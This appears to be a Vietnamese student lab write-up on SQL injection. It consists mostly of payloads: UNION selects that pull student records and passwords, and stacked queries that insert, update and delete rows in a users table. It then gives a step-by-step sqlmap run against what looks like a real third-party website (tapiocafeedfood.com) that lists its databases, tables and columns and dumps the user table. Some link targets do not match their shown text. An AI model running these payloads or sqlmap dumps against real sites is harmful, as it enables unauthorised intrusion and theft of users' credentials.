
* **Trích xuất 1 bản ghi gồm tất cả các trường từ bảng students có mã sinh viên trùng với mã sv của mình và hiển thị toàn bộ thông tin trích xuất được lên màn hình:**
* ssss' union select lastname+' '+firstname, student\_code+'--'+password, student\_id from students where student\_code='B20DCAT153';--



1. **Thêm, sửa, xóa dữ liệu:**

* **Thêm:**

**samsung'; insert into tbl\_users (full\_name, username, password) values ('Do Tien Si,'handsomeSi','abcddd!'); --**

****


* **Có thể check bằng câu lệnh:**

**ssss' union select full\_name, username+'--'+password, 0 from tbl\_users where full\_name = 'Do Tien Si';--**


# 

* **Sửa:**

**samsung'; update tbl\_users set username='handsomeSi' where username='12345'; --**


****

* **Check laị**
* **ssss' union select full\_name, username+'--'+password, 0 from tbl\_users where full\_name = 'Do Tien Si';**

****

* **Xóa:**

**samsung'; delete from tbl\_users where username = 'handsomeSi';--**

****

# 4.

**Khảo sát trang:** [**http://www.tapiocafeedfood.com**](http://www.tapiocafeedfood.com)

* **Bước 1:**

**sqlmap –u “**[**http://tapiocafeedfood.com/?php=product\_detail&id=311”**](http://www.nhuaphucthinh.com.vn/product.php?id=20)


# 

****

* **Bước 2: Khi đã xác định được là website mục tiêu tồn tại lỗ hổng SQL injection, ta tiến hành tìm tên cơ sở dữ liệu**

sqlmap –u “http://tapiocafeedfood.com/?php=product\_detail&id=311[”](http://testphp.vulnweb.com/search.php?test=query%E2%80%9D) –dbs



dbs là option để liệt kê các cơ sở dữ liệu của website



**sqlmap -u ‘http://tapiocafeedfood.com/?php=product\_detail&id=311’ --tables -D vietfarmgr\_ha**

# 

**sqlmap -u"http://tapiocafeedfood.com/?php=product\_detail&id=311" -D vietfarmgr\_ha -Ttbl\_user --columns**

****

**sqlmap -u"http://tapiocafeedfood.com/?php=product\_detail&id=311" -D vietfarmgr\_ha -Ttbl\_user –dump**

# 